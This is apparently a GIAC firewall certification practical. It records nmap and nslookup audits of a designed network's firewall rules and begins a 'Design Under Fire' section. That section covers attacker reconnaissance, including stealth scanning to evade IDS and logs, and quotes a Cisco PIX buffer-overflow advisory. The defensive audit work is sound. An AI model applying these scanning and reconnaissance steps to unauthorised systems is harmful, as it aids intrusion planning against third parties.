The last scan according to the Border Router verifies the access to the service segment. Now we use a scan port range, not only the explicit defined port. With this kind of scan we find out whether there are any other rules involved in communication (port range) between the router and the service server. Of course, the Firewall ruleset is verified, not any policy defined on the router.

Command:
nmap -sS -sU -F -P0 -v 192.168.0.18

Result:
Starting nmap 3.20 (www.insecure.org/nmap) at 2003-04-13 00:01 W. Europe Daylight Time
Host 192.168.0.18 appears to be up ... good.
Initiating SYN Stealth Scan against 192.168.0.18 at 0:1
Interesting ports on 192.168.0.18:
(The 1161 port scanned but not shown below is in state: filtered)
Port State Service
21/tcp open ftp
123/tcp open ntp
The SYN Stealth Scan took 138 seconds to scan 1161 ports.
Initiating UDP Scan against 192.168.0.18 at 0:4
The UDP Scan took 212 seconds to scan 1000 ports.
Interesting ports on 192.168.0.18:
(The 1159 port scanned but not shown below is in state: closed)
Port State Service
123/udp open ntp
514/udp open syslog
Nmap run completed -- 1 IP address (1 host up) scanned in 374.959 seconds

Evaluation:
The scan (only relevant data printed) answers the question whether there are any other rules defined, that provides access initiated from the Border Routers IP address to the service server. Compared with the log entries generated by the Firewall, only those traffic has passed the Firewall which is also found by the nmap scan. All other traffic is dropped by Firewalls Rule 23, the cleanup rule.

4.2.3 Firewall and Service Access

Constitutive to the Border Router SSH access verification audit, we start to audit the SSH access rule (from Intranet) to the DMZ located systems. Cause there is only SSH access allowed (see rule 19), we use the same audit approach as we do with the Border Router audit. Remember, that there is a session authentication required before any access is granted. We need to verify both, session authentication and the followed SSH access.
Compared to the Border Router audit there is a minor difference. Here we use the functionality of nmap to ping the scanned device first.

Additional to the “base” rule scan, we use the scan to verify if there are any other SSH rules allowing traffic to other DMZ systems or the whole DMZ network (which should not be). Finally, instead of using a user which is already member of the allowed group, we verify the session authentication using a “not allowed” (no membership of authentication group) user.

Command:
nmap -sT -p22 -v 192.168.0.32/28
nmap –sT –p22 –v 192.168.0.48/29

Explanation:
-sT TCP connect scan to both DMZ networks.

Result:
Host 192.168.0.32 appears to be down, skipping it.
Host 192.168.0.33 appears to be up ... good.
Initiating Connect() Scan against 192.168.0.33 at 18:43
The Connect() Scan took 2 seconds to scan 1 ports.
Interesting ports on 192.168.0.33:
Port State Service
22/tcp filtered ssh
Host 192.168.0.34 appears to be up ... good.
Initiating Connect() Scan against 192.168.0.34 at 18:43
The Connect() Scan took 2 seconds to scan 1 ports.
Interesting ports on 192.168.0.34:
Port State Service
22/tcp filtered ssh
…….
Host 192.168.0.48 appears to be down, skipping it.
Host 192.168.0.49 appears to be up ... good.
Initiating Connect() Scan against 192.168.0.49 at 18:45
The Connect() Scan took 2 seconds to scan 1 ports.
Interesting ports on 192.168.0.49:
Port State Service
22/tcp filtered ssh
…….

Evaluation:
The installed systems are up, found with nmaps ping functionality. The ping traffic (echo request/reply) functionality is granted by Firewall rule 14/15).
Again, it seams SSH is filtered by the Firewall. But we know there is no session authentication started on the client. With this in mind, the founded result mirrors our policy.

We repeat the test with started session authentication agent on the scanner system.

Command:
nmap -sT -p22 -v 192.168.0.32/28

Result:
Starting nmap 3.20 (www.insecure.org/nmap) at 2003-04-14 18:55 W. Europe Dayli
ght Time

Host 192.168.0.32 appears to be down, skipping it.
Host 192.168.0.33 appears to be up ... good.
Initiating Connect() Scan against 192.168.0.33 at 18:55
Adding open port 22/tcp
The Connect() Scan took 0 seconds to scan 1 ports.
Interesting ports on 192.168.0.33:
Port State Service
22/tcp open ssh

Evaluation:
Access is granted after entering the required session authentication values (username/password). Cross-checked with Checkpoint's log entries, the audited rule (19) is displayed as granted session.

Now we enter a username inside the authentication agent window who is not member of the granted group but exists in Checkpoint's User Database. Later we use a user that does not exist. In both tests access is denied, SSH appears as filtered.

The next test regarding to a session authentication rule is access to the management system located in the service segment. Based on the results of the previous tests (Border Router, DMZ access), we start scanning immediately with active session authentication agent. The scanner uses one of the IP addresses reserved for internal management systems (10.0.0.238).

Command:
nmap -sS -sU -F -v 192.168.0.17

Explanation:
-sS, TCP SYN scan.
-sU, UDP scan.
-F, cause the rule allows all access, we use the nmap-services file as base for the ports we would like to scan.

Result:
Starting nmap 3.20 (www.insecure.org/nmap) at 2003-04-14 20:00 W. Europe Daylight Time
Host 192.168.0.17 appears to be up ... good.
Initiating SYN Stealth Scan against 192.168.0.17 at 20:0
Adding open port 264/tcp
Adding open port 1031/tcp
Adding open port 1059/tcp
Adding open port 1030/tcp
Adding open port 135/tcp
Adding open port 1032/tcp
Adding open port 1058/tcp
Adding open port 3372/tcp
Adding open port 1050/tcp
Adding open port 1025/tcp
Adding open port 1029/tcp
Adding open port 139/tcp
Adding open port 256/tcp
Adding open port 1027/tcp

```
Adding open port 257/tcp
Adding open port 1033/tcp
The SYN Stealth Scan took 100 seconds to scan 1161 ports.
Initiating UDP Scan against 192.168.0.17 at 20:2
Too many drops ... increasing senddelay to 50000
The UDP Scan took 85 seconds to scan 1000 ports.
Adding open port 500/udp
Adding open port 68/udp
Adding open port 259/udp
Adding open port 137/udp
Adding open port 138/udp
Adding open port 53/udp
Interesting ports on 192.168.0.17:
(The 2138 ports scanned but not shown below are in state: closed)
Port       State      Service
53/udp     open       domain
68/udp     open       dhcpclient
135/tcp    open       loc-srv
137/udp    open       netbios-ns
138/udp    open       netbios-dgm
139/tcp    open       netbios-ssn
256/tcp    open       FW1-secureremote
257/tcp    open       FW1-mc-fwmodule
259/udp    open       firewall1-rdp
264/tcp    open       bgmp
500/udp    open       isakmp
1025/tcp   open       NFS-or-IIS
1027/tcp   open       IIS
1029/tcp   open       ms-lsa
1030/tcp   open       iad1
1031/tcp   open       iad2
1032/tcp   open       iad3
1033/tcp   open       netinfo
1050/tcp   open       java-or-OTGfileshare
1058/tcp   open       nim
1059/tcp   open       nimreg
1720/tcp   filtered   H.323/Q.931
3372/tcp   open       msdtc
Nmap run completed -- 1 IP address (1 host up) scanned in 217.082 seconds
```

Evaluation:
Full communication between successful authenticated Intranet clients and the Firewall management system is possible. Cross-checked with the Firewalls log entries, each nmap request was forwarded to the management system

The last audit verifies the session authentication rule (rule 1), which allows directly access to the Firewall. Compared to the Border Router access rule (rule 20) there is only one difference between these rules, the destination.

Build up on the results founded by the Border Router audit we start the Firewall access scan with a active session agent. To proof the functionality of both Firewall access rules (rule 1 and 2), we use a range of scan ports and not only the SSH port.

Command:
nmap -sS -F -v 10.0.0.254

Explanation:
-sS, TCP SYN scan.
-sU UDP scan.
-F, range of ports defined in nmap-services file.

Result:
Starting nmap 3.20 (www.insecure.org/nmap) at 2003-04-15 09:14 W. Europe Dayli
ght Time
Host 10.0.0.254 appears to be down, skipping it.
Note: Host seems down. If it is really up, but blocking our ping probes, try -P0
Nmap run completed -- 1 IP address (0 hosts up) scanned in 12.588 seconds

Evaluation:
The output of the nmap command shows our "mistake". We didn't use the parameter -P0 that suppress the starting ping. Of course, we didn't forget this, we use this kind of scan to verify rule 2 which drops all packets destined to the Firewall. The Firewall log entries validates it.

Command:
nmap -sS -F -P0 -v 10.0.0.254

Result:
Starting nmap 3.20 (www.insecure.org/nmap) at 2003-04-15 09:23 W. Europe Dayli
ght Time
Host 10.0.0.254 appears to be up ... good.
Initiating SYN Stealth Scan against 10.0.0.254 at 9:24
Interesting ports on 10.0.0.254:
(The 2159 ports scanned but not shown below are in state: filtered)
Port State Service
22/tcp open ssh
264/tcp open bgmp
500/tcp open isakmp
Nmap run completed -- 1 IP address (1 host up) scanned in 434.475 seconds

Evaluation:
Namp found three open TCP ports. What we expect was port 22, SSH. Cause we are authenticated, nmap did found the open SSH port. But what's about the other two ports and which rule allows such access ?
Port 264 is Checkpoint's VPN-1 SecurRemote/Client topology request port.
Port 500 is IPSEC Internet Key Exchange Protocol over TCP.
During the VPN audit we only verified the Client side in depth but not the Firewall. TCP port 264 is necessary for the client to receive the VPN encryption domain information. TCP port 500 is open cause we defined that the Firewall supports IKE over TCP (global properties).
The access definition of both ports can be found in Checkpoint's rule 0, the implied rule. The implied rules are enabled by default.

As we know UDP 500 is the primary protocol/port for IKE. To verify this port, we start a explicit UDP scan against the Firewall.

Command:
nmap -sU -p500 -v 10.0.0.254
Result:
Starting nmap 3.20 (www.insecure.org/nmap) at 2003-04-15 10:29 W. Europe Dayli
ght Time
Host 10.0.0.254 appears to be up ... good.
Initiating UDP Scan against 10.0.0.254 at 10:29
The UDP Scan took 12 seconds to scan 1 ports.
Adding open port 500/udp
Interesting ports on 10.0.0.254:
Port State Service
500/udp open isakmp
Nmap run completed -- 1 IP address (1 host up) scanned in 37.134 seconds

Evaluation:
The result shows that the port is open. Keep in mind that the UDP scan waits for a ICMP port unreachable message. If this ICMP messages arrives the scanner, it assumes the scanned port is closed otherwise as open.

In a final step we start a "global" scan from outside the find out whether there are any additional ports open, configured in the ruleset or the implied rule.

Command:
nmap -sS -F -P0 -v 192.168.0.6

Explanation:
-sS, TCP SYN scan

Result:
Starting nmap 3.20 (www.insecure.org/nmap) at 2003-04-15 11:18 W. Europe Dayli
ght Time
Host 192.168.0.6 appears to be up ... good.
Initiating SYN Stealth Scan against 192.168.0.6 at 11:19
Adding open port 500/tcp
Adding open port 264/tcp
The SYN Stealth Scan took 138 seconds to scan 1161 ports.
Interesting ports on 192.168.0.6:
(The 1159 ports scanned but not shown below are in state: filtered)
Port State Service
264/tcp open bgmp
500/tcp open isakmp
Nmap run completed -- 1 IP address (1 host up) scanned in 162.905 seconds

Evaluation:
Compared to the scan from the internal network, nmap found no open SSH port. Only the ports necessary for the VPN communication are open.
To proof UDP communication, the same scan can be done as it was started form the Intranet (or with UDP port range).

4.2.4 Internal outbound traffic and name resolution

We start scanning from internal network to verify the ruleset specified for internal clients. Again, we use a range of ports instead the individual granted TCP ports.

Command:
nmap -sS -p1-512 -v 195.100.100.1

Explanation:
-sS, TCP SYN scan
-p1-512, port range for additional verification of the ruleset, including the allowed ports.

Result:
Starting nmap 3.20 (www.insecure.org/nmap) at 2003-04-15 12:11 W. Europe Daylight Time
Host 195.100.100.1 appears to be up ... good.
Initiating SYN Stealth Scan against 195.100.100.1 at 12:12
Adding open port 443/tcp
Adding open port 80/tcp
Adding open port 21/tcp
The SYN Stealth Scan took 36 seconds to scan 512 ports.
Interesting ports on 195.100.100.1:
(The 509 ports scanned but not shown below are in state: filtered)
Port State Service
21/tcp open ftp
80/tcp open http
443/tcp open https
Nmap run completed -- 1 IP address (1 host up) scanned in 67.307 seconds

Evaluation:
Using nmaps SYN Stealth scan verifies the indeed blocking of any other traffic passing the Firewall. Firewall's log entries shows the blocking of all other ports except the three open ports. This scan validates the functionality of rule 12 and rule 13 partial (partial cause this rule is negation rule).

To verify Firewall rule 13 (FTP) we start a FTP connect to a prohibited system with the result that such request is filtered/blocked.

Command:
nmap -sS -p21 -v 192.168.0.1

Result:
Starting nmap 3.20 (www.insecure.org/nmap) at 2003-04-15 12:38 W. Europe Daylight Time
Host 192.168.0.1 appears to be up ... good.
Initiating SYN Stealth Scan against 192.168.0.1 at 12:38
The SYN Stealth Scan took 3 seconds to scan 1 ports.
Interesting ports on 192.168.0.1:
Port State Service
21/tcp filtered ftp
Nmap run completed -- 1 IP address (1 host up) scanned in 9.524 seconds

The next part of the e-business traffic verifies the name resolution (DNS) traffic. The main target of the DNS policy is the absence of the zone transfer ability. First we verify that no DNS transfer is allowed. After this, we ask for IP/Host name resolution. To execute this kind of scan, nmap must be temporally installed on the internal DNS server. The other way of verification is the use of "nslookup".

Command:
nmap -sT –p53 -v 192.168.180.1

Explanation:
-sT, TCP connect scan
-p53, TCP port used for DNS transfer/download

Result:
Starting nmap 3.20 (www.insecure.org/nmap) at 2003-04-15 13:27 W. Europe Daylight Time
Host 192.168.180.1 appears to be up ... good.
Initiating Connect() Scan against 192.168.180.1 at 13:28
The Connect() Scan took 2 seconds to scan 1 ports.
Interesting ports on 192.168.180.1:
Port State Service
53/tcp filtered domain
Nmap run completed -- 1 IP address (1 host up) scanned in 33.138 seconds

Command:
nmap -sU -p53 -v 192.168.180.1

Explanation:
-sU, UDP scan
-p53, UDP port used for DNS queries

Result:
Starting nmap 3.20 (www.insecure.org/nmap) at 2003-04-15 13:33 W. Europe Daylight Time
Host 192.168.180.1 appears to be up ... good.
Initiating UDP Scan against 192.168.180.1 at 13:34
The UDP Scan took 1 second to scan 1 ports.
Adding open port 53/udp
Interesting ports on 192.168.180.1:
Port State Service
53/udp open domain
Nmap run completed -- 1 IP address (1 host up) scanned in 32.556 seconds

Evaluation:
DNS communication for the internal DNS server is only for DNS queries possible. Such a query is limited to the ISP's DNS servers.

To complete DNS audit, a external system tries to connect to GIAC's DNS server for name resolution and zone transfer. Alternatively we use now "nslookup" to verify the policy.

First we query the DNS server for host name resolution, then we proof whether DNS zone transfer is possible.

Command:
nslookup
> server 192.168.0.35
DNS request timed out.
timeout was 2 seconds.
Default Server: [192.168.0.35]
Address: 192.168.0.35

> www.giac-enterprise.com
Server: [192.168.0.35]
Address: 192.168.0.35

Name: www.giac-enterprise.com
Address: 192.168.0.33

> set type=any
> ls -d giac-enterprise.com
ls: connect: No error
*** Can't list domain giac-enterprise.com: Unspecified error
>

Task:
ls –d, list/transfer domain information of target domain.

Evaluation:
Access to GIAC's external DNS server is granted. Name resolution/host query (UDP port 53) is possible. On the other side, zone transfer (TCP port 53) offers no information. Cross-checked with Firewall log entries, the policy verification passes.

4.2.5 e-business Traffic

Covering the installed policy, access to GIAC's Web server includes HTTP and HTTPS communication. Cause this is a open service, we do not only scan these two ports. Again, we use the standard port range offered by nmap-services file.

Command:
nmap -sT -F -v 192.168.0.33

Explanation:
-sT, TCP connect scan.

Result:
Starting nmap 3.20 (www.insecure.org/nmap) at 2003-04-15 15:27 W. Europe Daylight Time
Host 192.168.0.33 appears to be up ... good.
Initiating Connect() Scan against 192.168.0.33 at 15:27

Adding open port 80/tcp
Adding open port 443/tcp
The Connect() Scan took 1040 seconds to scan 1161 ports.
Interesting ports on 192.168.0.33:
(The 1159 ports scanned but not shown below are in state: filtered)
Port State Service
80/tcp open http
443/tcp open https
Nmap run completed -- 1 IP address (1 host up) scanned in 1064.440 seconds

Evaluation:
The result represents the policy allowing only HTTP and HTTPS access. Verified against the Firewall log entries, all other connections are dropped.

The next communication transfer is the line between the Web Server and the Order Server. Allowing only HTTPS we use the nmap command to verify also the task, that no other system can be reached inside the Order Server segment.
There is a hint for starting this test. As we need the IP address of the Web Server to verify the rule (rule 5), nmap must be temporary installed on the Web Server. Cause this isn't a good decision, we decide to start this test during a maintenance hour where the Web Server is offline.

Command:
nmap -sS -p80,443 -P0 -v 192.168.0.48/29

Explanation:
-sS, TCP SYN scan which sends a initial SYN and awaits for the SYN-ACK response to see if a port is open. Closes ports will send a RST or nothing.
192.168.0.48/29, scan the whole network segment.

Result:
Starting nmap 3.20 (www.insecure.org/nmap) at 2003-04-15 16:12 W. Europe Daylight Time
…….
Host 192.168.0.49 appears to be up ... good.
Initiating SYN Stealth Scan against 192.168.0.49 at 16:13
Adding open port 443/tcp
The SYN Stealth Scan took 3 seconds to scan 2 ports.
Interesting ports on 192.168.0.49:
Port State Service
80/tcp filtered http
443/tcp open https

Host 192.168.0.50 appears to be up ... good.
Initiating SYN Stealth Scan against 192.168.0.50 at 16:13
The SYN Stealth Scan took 36 seconds to scan 2 ports.
Interesting ports on 192.168.0.50:
Port State Service
80/tcp filtered http
443/tcp filtered https
…….
Nmap run completed -- 8 IP addresses (8 hosts up) scanned in 415.318 seconds

Evaluation:
No traffic passes the Firewall except those which is destined to the Order Server with TCP port 443, HTTPS. To provide such a test in a regular manner, it may make sense to do the audit always during the maintenance hour.

The last test proofs the policy regarding the traffic between the Database Server located inside the Intranet and the Application Server, DMZ II. This rule (rule 6) allows only SSH access. Cause this is a automated process, no session authentication is added to that rule.

Command:
nmap -sS -p22 -P0 -v 192.168.0.50

Explanation:
-sS, TCP SYN scan

Result:
Starting nmap 3.20 (www.insecure.org/nmap) at 2003-04-15 16:39 W. Europe Dayli
ght Time
Host 192.168.0.50 appears to be up ... good.
Initiating SYN Stealth Scan against 192.168.0.50 at 16:39
Adding open port 22/tcp
The SYN Stealth Scan took 0 seconds to scan 1 ports.
Interesting ports on 192.168.0.50:
Port State Service
22/tcp open ssh
Nmap run completed -- 1 IP address (1 host up) scanned in 24.646 seconds

Evaluation:
SSH communication is open between the hosts. For additional audit a scan against the whole DMZ II should be started to be sure that no other system with other communication ports can access the confidential information stored on systems located inside DMZ II.

4.2.6 E-Mail

The last traffic audit belongs to traffic between the SMTP systems. First we want to control that only SMTP traffic destined to GIAC's external mail system passes the Firewall. That also considers traffic between the internal Exchange Server and the DMZ I located Mail Relay system. Afterwards we want to find out what communication relationship exists between the Mail Real system and the inside and outside world.
Audits originated by the Mail Relay system or the Exchange server produces the same problem as we have when we audit the Web Server. Cause both IP addresses are active we shift the audit to a maintenance hour.

Command:
nmap -sS -P0 -p25,110 -v 192.168.0.34

Explanation:
-sS, TCP SYN scan.

-p25,110, SMTP (25) and additional POP3 (110) port scan.

Result:
Starting nmap 3.20 (www.insecure.org/nmap) at 2003-04-19 16:29 W. Europe Dayli
ght Time
Host 192.168.0.34 appears to be up ... good.
Initiating SYN Stealth Scan against 192.168.0.34 at 16:29
Adding open port 25/tcp
The SYN Stealth Scan took 3 seconds to scan 2 ports.
Interesting ports on 192.168.0.34:
Port State Service
25/tcp open smtp
110/tcp filtered pop-3
Nmap run completed -- 1 IP address (1 host up) scanned in 28.250 seconds

Evaluation:
The same scan started from a system located outside (without nmap parameter -P0) produces the same result. Only SMTP traffic destined to the Mail Relay system passes the Firewall. Verifying this statement with the Firewall Log entries, the logged entries confirm it. POP3 traffic and IP addresses (except Mail Relay address SMTP) are blocked by the Firewall.

We start to verify the traffic initiated by the Mail Relay system. Cause this system is a DMZ located system we start the audit with a range of IP addresses. This give us the possibility to find out any open door in our ruleset regarding traffic that comes from the Mail Relay system.

Command:
nmap -sS -P0 -F -v 10.0.0.0/24

Explanation:
-F, uses nmap-services file for the ports that are scanned
10.0.0.0/24, find out if there is any other internal system to which the Mail Relay system has the possibility to communicate.

Result:
Starting nmap 3.20 (www.insecure.org/nmap) at 2003-04-19 17:43 W. Europe Dayli
ght Time
……
Host 10.0.0.240 appears to be up ... good.
Initiating SYN Stealth Scan against 10.0.0.240 at 17:43
The SYN Stealth Scan took 950 seconds to scan 1161 ports.
All 1161 scanned ports on 10.0.0.240 are: filtered

Host 10.0.0.241 appears to be up ... good.
Initiating SYN Stealth Scan against 10.0.0.241 at 17:59
Adding open port 25/tcp
The SYN Stealth Scan took 423 seconds to scan 1161 ports.
Interesting ports on 10.0.0.241:
(The 1160 ports scanned but not shown below are in state: filtered)
Port State Service
25/tcp open smtp
……

Evaluation:
Traffic passes the Firewall only, if the traffic destination is the internal mail server (Exchange) with TCP port 25 (SMTP).
The same audit started with a outside destination address passes the Firewall only in case of TCP port 25.

4.3 Evaluation

Session authentication has no restriction regarding administration staff hosts. All hosts can be used to connect to systems which are protected by session authentication.
To increase security it is recommended to restrict session authentication to individual hosts. This can be done by defining a group which includes all those hosts that should connect to the target systems.

Access to Firewall management system is open for all ports. Regarding to GIAC's primary policy, all access must be denied except those which are explicit allowed, management system access rule must be more restrictive. That means, only access to administer the policy system must be allowed to pass the Firewall. If needed, more access definitions can be defined.

E-Mail audit shows, that traffic (SMTP, TCP port 25) initiated from the Mail Relay system can pass the Firewall to come into the protected Service and DMZ II network. Cause there might be the possibility to "encapsulate" denial traffic inside SMTP packets, original defined rules 9 and 10 must modified to overcome such security hole. Not only the Intranet network must be excluded in those rules, but also all other official GIAC Enterprises assigned IP addresses/networks.

The audit shows, that the Firewall has no direct protection against a scanning system. There is a basic IDS system installed on the Border Router, but that seams to be not enough. It make sense to build up a IDS system with more restrictive protection. In conjunction with the Border Routers base IDS system, Checkpoint's Smart Defense is a solution which can provide more protection against intrusion.

There is no policy defined which provides analyzing the generated log entries provided by the syslog server. As a base step it is necessary to install a program that searches the syslog entries for critical information and informs (e.g. via e-mai) the administration staff about it and not only generate a additional alert entry.

The communication between the Database Server and the Application Server allows only SSH traffic. There is no fault protection for the communication between the servers. As a basic startup it is recommended to proof communication starting with a ping. Based on the result, SSH communication is started or a alert is generated to inform about the communication problem.

5 Part 4 – Design Under Fire

The purpose of this chapter is to digress from the daily business tasks to find out possible threats of a designed network.
To find out such dangerous threats, GCFW practical assignment requires a "Design Under Fire" challenge against a previously posted GCFW practical assignment. The research and design of this tasks includes


- An attack against the firewall itself
- A denial of service attack
- An attack plan to compromise a internal system through the perimeter system

5.1 Gathering Information

Before beginning any attack, the attacker has to collect base information about the company to carry out an effective attack. Normally the attacker hasn't any printed layout showing all information about the target network as we have with the published GIAC assignment papers.
Launching an attack against a company, reconnaissance is the first thing to do. For the attacker is means, gathering all information about the companies network that are publicly available including general Web searches like WHOIS databases and DNS information.

The first address for gathering required information is the companies public Web Server. Often information about contacts like phone numbers (good for social engineering), business partners and used technologies are found on this platform. This can be used as a steppingstone for further steps.

As a next step for reconnaissance we use a WHOIS database to find out information about top level domains (e.g. .com used by GIAC Enterprises).
As a good starting point for such information we use InterNIC (Internet Network Information Center) which provides public information regarding Internet domain name registration services. The URL to access this database: http://www.internic.net/whois.html




Further to retrieve more information about assigned Domains, we use http://www.networksolutions.com/cgi-bin/whois/whois to find out more detailed information about technical and administrative contacts.

Last but no least we need the assigned IP information for the company. This can be gathered using the American Registry for Internet Numbers (ARIN): http://www.arin.net/tools/index.html

DNS is a main component for communication inside the Internet. To take a look on those systems, there a lot of interesting information for a potential attacker, IP addresses, domain and mail server information. Such information can be gathered using tool like “nslookup”.

Doing all such things in a more comfortable way, we use tools like Sam Spade’s discovery tool (www.samspade.org).




After collecting the base infrastructure information, the next step is to find out what kind of systems are behind this structure. Therefore, we need scanning tools to find out what systems are used and whether there are any openings that give us more information about the scanned systems. As starting tool we can use the same tool as we did when we audit the designed Firewall protected network. – nmap.
Keep in mind that it is now essential to use these tools stealth and carefull. Logging and IDS systems are the enemy of all scanning tools.

Putting all information together, we can now start to find any vulnerabilities for the founded systems. Again, beside the hands on evaluation using Internet resources, we can use vulnerability scanners like Nessus to automate the process of finding any present vulnerability.

5.2 Selected network design

The network design by Terry Hasford has been selected to show the potential risks of vulnerabilities of hardware and software components. The design is published at http://www.giac.org/practical/GCFW/Terry_Hasford.pdf.



The primary Firewall used in Terry's design is a Cisco PIX 515 Firewall. This system is installed with a unrestricted software license and OS Version 6.2(1). As it is shown in the above drawing, the Firewall uses three active network connections.

The design is chosen as it is a well known and well established integrated Firewall solution provided by Cisco. Also the system is installed together with a software version that doesn't differ to much form the actual one (actual v6.3(1) released 25th March 2003).

5.3 Attack against the Firewall

5.3.1 Vulnerability research

Based on the information offered by the design paper (such a paper is a really good reconnaissance information), we start to find out if the system and the installed OS version offers any vulnerabilities, which can be a base for a attack.

As a first step we take a look at Cisco itself. At Cisco's homepage there is a page with the headline "Cisco Security Advisory: Cisco PIX Multiple Vulnerabilities".
This page is found under http://www.cisco.com/warp/public/707/pix-multiple-vuln-pub.shtml. This paper describes two vulnerabilities whereas only one occurs to the installed OS version v6.2(1)

CSCdx35823
Buffer overflow while doing HTTP traffic authentication using Terminal Access Controller Access Control System Plus (TACACS+) or Remote Authentication Dial-In User Service (RADIUS).

A user starting a connection via FTP, Telnet, or over the World Wide Web (HTTP) is prompted for their user name and password. This feature is not enabled by default. It must be activated on the PIX Firewall manually.
If the user name and password are verified by the designated TACACS+ or RADIUS authentication server, the PIX Firewall unit will allow further traffic between the authentication server and the connection to interact independently through the PIX Firewall unit's "cut-through proxy" feature.
The PIX may crash and reload due to a buffer overflow vulnerability while processing HTTP traffic requests for authentication using TACACS+ or RADIUS. This vulnerability can be exploited to initiate a Denial-of-Service attack.

There is a further note that there are no workarounds for these vulnerabilities. "The Cisco PSIRT recommends that affected users upgrade to a fixed software version of code".

